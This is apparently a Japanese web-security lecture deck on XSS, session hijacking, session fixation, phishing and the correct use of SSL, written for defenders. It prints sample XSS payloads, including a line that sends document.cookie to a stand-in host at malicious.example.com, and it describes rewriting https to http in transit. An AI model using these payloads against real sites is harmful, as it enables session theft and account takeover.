

どんなもの? (1)

- 入力フィールドに

<S>test</S>

と入れてみる





どんなもの? (2)

- 入力フィールドに
今度は

```
<SCRIPT>document.write(document.cookie)</SCRIPT>
```

と入れると...

それがなぜ危険?

- 悪意のサイトにもし
 - `http://www.foo.ne.jp/search?key=<SCRIPT>...</SCRIPT>`
へのリンクがあったら... (これは罠)
- 登場するのは三者
 - 悪意ある者Aが仕掛けた罠
 - 欠陥のあるサイトBへのリンク
 - 罠を踏んでしまった被害者C
 - Aの意思によって、Cは、サイトBのドメイン上で、スクリプトをCのブラウザ上で実行させられる
- Cookieの盗み出し例
 - `window.open("http://.../cgi?" + escape(document.cookie))`

Cookieを盗まれると?




- 「セッションハイジャック」される
 - アプリケーションレベルのセッション追跡をcookieを用いて実現している場合
 - 盗んだcookieは別のブラウザに自由にセットできる
 - パスワードなしにログイン後の画面に移行

実証実験

- cookieは外部に持ち出し出来るのか
 - 実行するJavaScriptコードを以下などとする
 - `window.open("http://malicious.example.com/cgi-bin/save.cgi?data="+escape(document.cookie))`
 - 他にももっとばれにくい工夫方法がある
- 盗み出したcookieでセッションハイジャック
 - 任意のcookieをブラウザにセットするのは容易(前述)
 - セッション管理をcookieだけで行っているサイトならハイジャック可能
 - 個人情報登録変更画面があれば、個人情報を閲覧可能

クロスサイトスクリプティング脆弱性の蔓延状況


- オンラインマーク取得
ショップ 25サイト
(社)日本通信販売協会
がショップの実在性を
認証
脆弱サイト: 21/25
- プライバシーマーク取得
事業者 25サイト
(財)日本情報処理開発
協会が個人情報取扱基
準を認証
脆弱サイト: 17/25
- 銀行 22サイト
取引サーバ自身が脆弱:
17/22
何れかのサーバが脆弱:
(17+3)/22




- セッションハイジャックができるかまでは確認していない
- 調査日 2001年7月

2002年6月27日訂正

銀行サイト 蔓延状況 再調査



2001年7月



2002年2月

2002年6月27日訂正

鉄則: XSS脆弱性を生まない

- 全ての文字列出力で、メタ文字をエスケープするようコーディングする
 - メタ文字そのものを出力する部分だけを例外的に、エスケープしないように書く
 - 後から対策するのではなく、初めからそのように書く
 - 例:
 - 「`"`」で括った文字列中では「`"`」はメタ文字なのでエスケープ
 - HTML中はそのすべての範囲において「`<`」「`>`」「`&`」がメタ文字なのでエスケープ
 - `<` → `<`
 - `>` → `>`
 - `&` → `&`

HTMLタグの入力をさせる場合

- 利用者の入力データにHTMLタグを含めることを許すシステム
 - HTML対応Webメール
 - HTML入力可能な掲示板
 - Weblogシステム
- 危険なタグをフィルタで排除するのは非常に困難
 - Hotmailに繰り返しセキュリティホールが発覚したのは、スクリプトが動いてしまうタグの書き方が無数にあり、フィルタで排除できていなかったのが原因であり、同じ問題を抱えることになる
 - 「phpBB」という掲示板システムでは、「`<>`」のタグに代わって「`[]`」を使ったマークアップ機能(「BBcode」)を用意して、安全な機能だけを提供している
 - 例: `[img]http://www.example.com/foo.jpg[/img]`
 - それでも、`[img]javascript:alert(document.cookie)[/img]`という穴があった(修正済み)
- 回避策
 - Cookieによるセッション追跡をしない(Basic認証などを使う)

TRACEメソッドを無効にする

- Basic認証はXSS脆弱性に強いと考えられていたがサイトにXSS脆弱性があると、Basic認証のcredential (base64エンコードされたユーザ名とパスワード)が漏れる場合があると報告された
 - Cross-Site Tracing (XST) The new techniques and emerging threats to bypass current Web security measures using TRACE and XSS, 2003年1月20日
http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf
- HTTPサーバがTRACEメソッドを受け付けないように設定する (通常は不要な機能)

ブラウザの欠陥に弱いCookie

- Cookieが漏洩するWebブラウザの欠陥が頻繁に見られている
 - ブラウザの脆弱性を突かれてcookieが漏洩すると、そのcookieでセッション追跡していたサイトのログインがセッションハイジャックされてしまう
- 鉄則: 高い安全性が求められるサイトでは、セッションIDをcookieに入れず、hiddenなINPUTに入れてPOSTメソッドで作動する構成とするべきである
 - インターネットバンキングのシステムにそのような構成になっているものが多い

RefererによるセッションID漏洩


- 表示中ページのURLは、Referer機能によって、リンク先に送付される
 - URLは公開情報であると考えよ
- URLのパラメタ部は、ページ番号や商品番号など、見えてもかまわない情報(アクセス者を特定しない情報)に限定する
- 事例
 - URLにユーザ名やパスワードを含めている事例
 - URLにセッションIDを含めている事例

外部へのリンクがなければOK?

- Webブラウザのバグで、リンクされていないサーバへRefererが誤送信されることがある
 - IE 5.01以前で起きていた
再現手順: Bugtraq-JP 2001年3月14日
<http://www.securityfocus.com/archive/79/168724>
 - 携帯電話でも発生 Bugtraq-JP 2002年7月25日
<http://www.securityfocus.com/archive/79/284225>
 - 今後も発生すると思われる
- 外部へのリンクがなくても脆弱となる場合がある
 - https:// ページから http:// ページへのリンクがたどられたとき、Refererが暗号化されずに送信される

セッションFixation脆弱性

- ログイン前にセッションID発行をしてはいけない
 - ログイン前に発行したセッションIDをログイン後も使用するシステムには次の危険性がある
 - 攻撃者のサイトの罠のページに被害者がアクセスしたとき、攻撃者は自ら目的のショップにアクセスしてセッションIDを取得し、そのIDを含めたログイン画面へ被害者のブラウザをリダイレクトする
 - そうとは知らず被害者がログインすると、ログイン後の画面を攻撃者がセッションハイジャックできてしまう
- POST方式の場合にこれが問題となる
 - cookieの場合は、**XSS脆弱性がない限り**他から注入されることはない
 - ブラウザの「Cookie Monster」バグとの組み合わせで可能という指摘が登場
 - Multiple Browser Cookie Injection Vulnerabilities, 2004年9月16日
<http://www.securityfocus.com/archive/1/375407>
 - 日経IT Pro: IEやMozillaなどにセキュリティ・ホール、なりすましを許す可能性あり
<http://itpro.nikkeibp.co.jp/free/ITPro/NEWS/20040921/150222/>



きわどい操作を強制させられる

- セッション追跡をcookieだけで行った場合、以下の危険性がある
 - 「会員削除」などの重大な操作が1アクセスでできてしまう場合、罠のリンクを踏むとそれが実行されてしまう
 - 「ページ更新機能」などへの罠のリンクを踏まされて、ページ内容を改ざんさせられてしまう
 - 掲示板等への荒らし書き込みを代理書き込みさせられる
- 対策
 - 最後の操作をPOSTアクションとし、hiddenなinputにセッションIDが入っていないと実行しないようにする
 - きわどい操作の直前で再度パスワードを入力させる
 - 操作に2ステップ以上要するようにして、その一連の操作に対してサブセッションIDを発行する(cookieの場合は終わったら消す)
 - Refererが正しいリンク元かをチェックする

Phishing防止のためのサイト設計


- 「Phishing」(フィッシング)詐欺という呼び方が定着
 - 銀行などとそっくりの偽サイトを構築し、偽のメールを無差別に送信してアクセスを誘う
 - 偽サイトでは、クレジットカード番号や、口座番号、パスワード、住所氏名などの入力を促す
 - 英米を中心に、2003年の夏ごろから急激に大規模に流行
 - Gartner社の報告
http://www4.gartner.com/resources/120800/120804/phishing_attack.pdf
 - フィッシング詐欺にひっかかった人(情報を入力して送信してしまった人)は米国で178万人にのぼると推計
 - 偽のメールを受信した人の3パーセントが騙されたことになる
 - 損害額が、昨年1年間で12億ドルにのぼると推計
- 対策
 - アドレスバーを隠さない
 - 信頼しやすいドメイン名を使う
 - XSS脆弱性を排除する

アドレスバーを隠さない

- ドメイン名は、ブランド名、社名に相当する、利用者から見た信頼の起点
- 隠すことに何ら意義はない
 - URL中のパラメタ部を弄られたくない?
 - 弄られるとセキュリティ上の問題が起きるシステムは、アドレスバーを隠したところで攻撃される
 - 戻るボタンを押されたくないのと同じ理由?
 - 推奨しない操作により利用者の利便性が損なわれる(セッションが途切れるなど)のは、利用者の責任
- 同じ理由で: 右クリックの無効化をしたりしない
 - 右クリックを禁止にする意義は全くない

事例: 銀行

- なぜか銀行でアドレスバーを隠すのが大流行
- 脅威
 - その銀行を装った偽ウィンドウを作られる
 - デジタルコピーは正確かつ簡単
 - どうやって被害者の画面に偽ウィンドウを出すか
 - たとえば無差別送信メールによる攻撃
 - 「こちらは〇〇銀行です。ただ今キャンペーン実施中。期間中にログインされた方には漏れなく粗品をプレゼント!」というメッセージとともに、偽のログインウィンドウを出現させるHTMLメールなど
 - 偽ウィンドウに誘ってどんな悪事を?
 - 口座番号とパスワードを入力させて盗む
 - 乱数表による第二暗証があるから振込は無理?
 - 偽ウィンドウへのアクセスを本物の銀行に中継し、振込先だけ差し替えて中継



実話

- 日本のある銀行で実際にあった事例
 - 新システムの稼働と同時にアクセス集中でつながりにくくなった
 - そこで、別のサイトに臨時のログイン画面が用意された
 - 利用者にメールで以下のような連絡があった
 - 銀行のホームページはアクセス集中により大変つながりにくくなっております。当面、下記のURLよりログインしていただきますようお願いいたします。
- 問題点
 - これが偽のメールだったらどうする？
 - この一件で、この銀行の利用者は騙されやすくなっている
 - 本来なら次の告知をするべきところ
 - 当行から OObank.co.jp 以外のサイトへログインを促すようなご案内することは一切ございません。そのような案内のメールがお客様に届いても、それは何者かが送信した偽のメールの疑いがありますので、ご注意ください。

騙されるのは利用者の自業自得？

- 利用者に確認を怠らせる
 - 本物の銀行がURLを隠したウィンドウを出しているなら、それに見慣れた利用者は、URLの確認を怠る
 - 銀行が、確認しないことを利用者に習慣付けている
- 利用者への啓蒙も別途必要
 - アドレスバーを隠すサイトを信用しない

信頼しやすいドメイン名

- 信頼性の高いドメイン名
 - go.jp lg.jp co.jp
- なぜかあえて信頼性の低いドメインを使う自治体たち
 - 山梨県: <http://www.ycma.jp/>
 - 富山県: <http://e-toyama.net/>
 - 茨城県: <https://www1.asp-ibaraki.jp/>
 - 徳島県: <https://www.tok-j.info/top/>
- LG.JPドメイン名について, 総合行政ネットワーク全国センター
<http://www.lasdec.nippon-net.ne.jp/lgw/sec-domain.htm>
 - **行政サービス用ドメイン名とは?** 行政サービス用ドメイン名とは、LG.JPドメイン名のうち、地方公共団体が行う行政サービスで、総合行政ネットワーク運営協議会が認定したものを登録対象とするドメイン名を指します。例えば、XX県と県内の市町村が共同で、「XX電子申請サービス」を提供する場合に、「SHINSEI-XX.LG.JP」といった行政サービス用ドメイン名を使用することが考えられます。(略)

自社ドメインで完結していない場合

- ログイン画面やアンケート入力画面等が、業務委託先の事業者のドメインになっている場合
 - フィッシング詐欺に警戒するユーザは、情報入力時にアドレスバーを見て、どこのドメインなのかを確認する
 - そのドメインのことをユーザは知っているか?
- 業務委託先の説明が必要

XSS脆弱性を突いたPhishing

- XSS脆弱性があるウェブサイトでは、本物ドメインの画面上に、偽のHTMLコンテンツを表示させられる
 - JavaScript等を差し込むことで可能
- 事例
 - 日経IT Pro,国内ユーザーを狙ったフィッシングが続出,アドレス・バーを偽装する場合も,VISAやヤフーをかたる“日本語フィッシング”,サイト運用者も注意が必要,2004年11月18日
<http://itpro.nikkeibp.co.jp/free/ITPro/NEWS/20041118/152787/>
 - このフィッシングの特徴は、メールで誘導した偽サイトのアドレス・バーを“偽装”すること。JavaScriptやフレームを使って、アドレス・バーにはヤフーのURLを表示させ、ページの中身にだけ偽サイトのページ(フレーム)を表示させる。同社では詳細は明らかにしていないものの、Yahoo! Japan(Yahoo!メール)サイトの不具合を悪用しているようだ。(略)
ユーザーばかりではなく、サイトの開発者/運用者も注意が必要だ。
フィッシングに悪用される不具合 例えば、クロスサイト・スクリプティングの脆弱性など がないことを改めて確認したい。

事業者はメールに電子署名せよ

- メールマーケティングが消費者を騙されやすくする
 - 「いますぐここをクリック！」
 - リンクをクリックさせてログイン(パスワードの入力)を促す
 - メールマガジンのHTMLメール化の流行
- メールは本物かどうか確認が困難
 - From: は元々自由記述欄
 - ヘッダの Received: を調べるのは一般の人には無理
 - 発行者とは別ドメインから送信されることも多く、本物サイトから送信されたか見分けが困難
 - メール配信を外部委託している場合
- メールに電子署名せよ
 - S/MIMEという規格がすでに普及しているが、ほとんど使われていない
 - 1メールアドレス(発信者)あたり1年間数千円で証明書を買える

SSLの正しい使い方

- SSLの役割
- SSLが使われていることはユーザが確認するしかない
- 改竄されていないことの確認
- セキュアシールの意味
- FRAMEの外枠からhttps:とせよ
- テスト証明書で運用しない
- 「俺様」認証局の使用を強制しない
 - 政府だけはそれをして妥当なのか
- セッション追跡用cookieにsecure属性を

SSLの役割

- そもそもSSLとは何のために使うのか
 - 通信内容を秘匿するために
 - 理解されている
 - 通信内容が改竄されていないことを確認するために
 - 理解されているか?
 - 通信先が偽者ではないことを確認するために
 - 理解されているか?
- ユーザが理解していなければ意味がない
 - どうして?

SSLが機能しない事態

- リンク先が https:// になっていない場合
 - これはサイト構築事業者のミス
 - そのままリンクを辿って情報送信をしたユーザは、盗聴による情報漏洩の危険にさらされる
- リンク先は https:// だが、リンク元が http:// の場合
 - これはミスでないと言えるか?
 - リンク元ページにアクセスしたとき、通信内容を改竄され、リンク先を http:// にすり替えられている可能性
 - そのままリンクを辿って情報送信したユーザは、盗聴される
 - リンク元ページも https:// にすべきか?
 - そのページのリンク元も? さらにその前も??
 - それはむちゃ

ユーザが確認するしかない

- 暗号化が必要だとユーザが感じた時点で、今見ている画面が https:// になっているかを、ユーザが目視確認するべきである
 - 全部の画面を https:// にしておくといわけにはいかないのだから
- 駄目な事例
 - パスワード送信先は https:// になっているのにパスワード入力画面が http:// になっている
 - 今見ている画面が改竄されている可能性
 - ユーザが自力でソースHTMLを見てFORM要素のACTION属性(送信先)が https:// になっているか確認すればよい?
 - それはむちゃな話だ

改竄されていないことの確認

- 重要な情報を閲覧するときの心得
 - 例: 株価情報、行政機関の発表情報などなど
 - その画面は https:// になっているか?
 - なっていないのなら、通信路上で改竄されているか、偽サイトかも
- 重要な情報を提供するときの心得
 - 「すべての画面を https:// にせよ」とまでは言わない
 - そうしてもよいが
 - 例: <https://www.netsecurity.ne.jp/> ここはhttpではアクセス不可
 - 同じ画面を https:// でもアクセスできるようにすべき
 - リンクを設けておくのは親切かもしれないが、必須ではなく、
 - ユーザが自力でアドレスバーの http:// を https:// に書き換えてアクセスするという習慣を身につけるべき

駄目な事例


- 情報処理技術者試験センター「インターネット受験申し込み」システムの事例(2003年7月7日時点)
 - 試験センターのドメイン名は「jitec.jp」
 - ユーザはこのドメイン名に日ごろから慣れ親しみ、信頼できるドメインであると認識している(というか、そういう信頼を得ておく必要がある)
 - <http://www.jitec.jp/index.html> のページからリンクされていた「インターネット受験申し込み をクリックしてください」のリンク先は <http://www2.52school.com/jitec/guidance200302.jsp> となっていた
 - 「52school.com」って誰? サーバ証明書の内容は.....
 - CN = www2.52school.com
 - O = 52school.com
 - L = Shibuya-ku
 - S = Tokyo
 - C = JP

なぜ駄目なのか

- リンク先がすり替えられている可能性がある
 - トップページは http:// なので通信路上で改竄されている可能性がある
- ユーザがとらざるを得ない行動
 - クレジットカード番号を入力する際に、画面が https:// になっていて、かつ、信頼できる送信先になっていることを目視確認する
 - 「52school.com」を目視確認して、何をどう納得せよというのか？
 - <https://www.jitec.jp/> に一旦アクセスしたうえで、リンク先にジャンプするという回避策をとらざるを得ない
 - jitec.jpが意図したサイトだということを確認できる

FRAMEの外枠からhttps:とせよ

- アドレスバーのURLが http://... で、FRAMESETが使われていて、サブフレームが https:// になっている場合



鍵マークが出ないのですが...

Q 個人情報やクレジット情報の入力画面で、鍵マークが表示されませんが、セキュリティ4. に問題はないのですか？

A4. セキュリティは正常に機能しております。

現在のホームページのフレームの構成上、ブラウザ画面の右下に鍵マークが表示されていませんが、セキュリティは正常に機能しております。ご安心ください。

Q6-3 ■■■のホームページにはセキュリティがかかっていないように見えるのですが。

ご安心ください。■■■ではきちんとセキュリティをかけています。普通ですと、暗号化されたhttpsの画面はブラウザの下の方に鍵のかかったマークで表示されますが、■■■の課金認証に関する画面はヘッダーなどのフレームに囲まれているため、鍵マークは表示されませんのでご了承ください。セキュリティの上では何の問題もありませんが、どうしてもご心配な方は、お客様情報の登録画面を別ウィンドウで表示させると鍵マークが表示されますのでご確認ください。

(こうした文言の探し方: 「SSL ご安心ください」で検索)

Q14. 「口座開設のお申し込み」画面で、URLに https:// と表示されませんが、暗号化されているのでしょうか？ また、SSL通信を意味する「ロック状態のカギ」マークが表示されませんが、暗号化されているのでしょうか？

「口座開設のお申し込み」画面で入力いただいた情報は、SSL 128bitで暗号化して送信されますので、ご安心ください。

画面の構成上、URLには http:// と表示されますが、情報を入力いただく部分 (フレーム) はSSL通信となっています。

背景が白の部分 (フレーム) で右クリックをし、「フレーム情報」(Netscape Navigator) または「プロパティ」(Internet Explorer) をご覧いただくと、URLが https:// となっていることや、SSL 128bit通信であることを確認いただけます。

【セキュリティ・ご利用環境・ブラウザ】

< ログイン画面や会員登録フォームでSSL対応の鍵マークがないのですが、個人情報の送信しても大丈夫なのですか？ >

フレーム内にあるページのため鍵マークは表示されていませんが、個人情報やID パスワードなどを入力する画面は全てSSL (Secure Socket Layer) 暗号プロトコル (128ビット) を使用したページになっていますのでご安心下さい。会員登録画面の登録フォーム上にてファイルのプロパティをご参照 (Windows/パソコンでは右クリックをして「プロパティ」を選択) 頂きますと、「https://」で始まるSSLページであることが確認いただけます。

Q. 「SSLあり」を選択しても「鍵」マークが表れないが大丈夫か

A. ご安心ください。SSLは有効です。登録画面がフレーム内で遷移しているため、ステータスバーなどでのセキュリティ・ロックのマークや、「https://～」などのURLの表示がありません。ただしSSLは有効となっておりますので、安心してご利用下さい。なお、登録画面を別ウィンドウで開くと、SSL有効の表示が確認いただけます。

[▲TOPへ戻る](#)

「暗号化されます」という嘘

- パケット改竄の可能性
 - 外枠のフレームのHTMLが通信路上で改竄されたら
 - <FRAME SRC="https://..."> が <FRAME SRC=" http://..."> に差し替えられる
 - 通信路上で1パケット中の4バイトを書き換えるだけ
 - 「68 74 74 70 73」→「20 68 74 74 70」
 - 改竄されていることに気付かずに情報を送信
 - 平文で送信される
 - 盗聴される
- その都度サブフレームの「プロパティ」を確認しろと?
- 外枠ごと https:// とするのが鉄則

なぜこんな説明を書いてしまうか

- 憶測
 - フレームを使った画面デザインで発注
 - 開発業者は言われたとおりに作る
 - 暗号化は必要なページだけにする
 - 客から質問:「鍵マークが出ないのですか?」
 - 開発業者に問い合わせ
 - 回答:「ちゃんとSSLをかけています」
 - FAQに掲載
 - 「フレーム内にあるページのため鍵マークは表示されませんが.....安心してご利用ください」
- そんな説明より、外枠を https:// に改修せよ

サーバ証明書の役割

- man-in-the-middle攻撃を防止する
 - ドメイン名に対する署名
 - ドメイン名をcommon nameとする証明書に、認証局が署名を与えている
 - 認証局が証明書発行時に、署名要求者が、確かにそのドメインの所有者であることを確認して、署名する
 - その証明書に対応する秘密鍵を保持している者が提供しているサーバが、本物とみなされる
- ドメイン所有者が誰であるのかを保証する
 - 組織名に対する署名
 - 証明書に組織名が書かれていおり、認証局が登記簿謄本などの提出を求めて本人であることを確認して署名する
 - whoisの代替手段
 - ユーザはwhoisを使わなくともドメイン所有者を確認できる

攻撃の現実度は?


- パケット改竄の現実度は?
 - 無線LANでは? 有線LANでは?
 - 大掛かりに書き換える必要はなく、「https」の5バイトを「http」の5バイトに差し替えるだけで攻撃は成立する
- 偽サイト提供の現実度は?
 - DNS spoofingなど
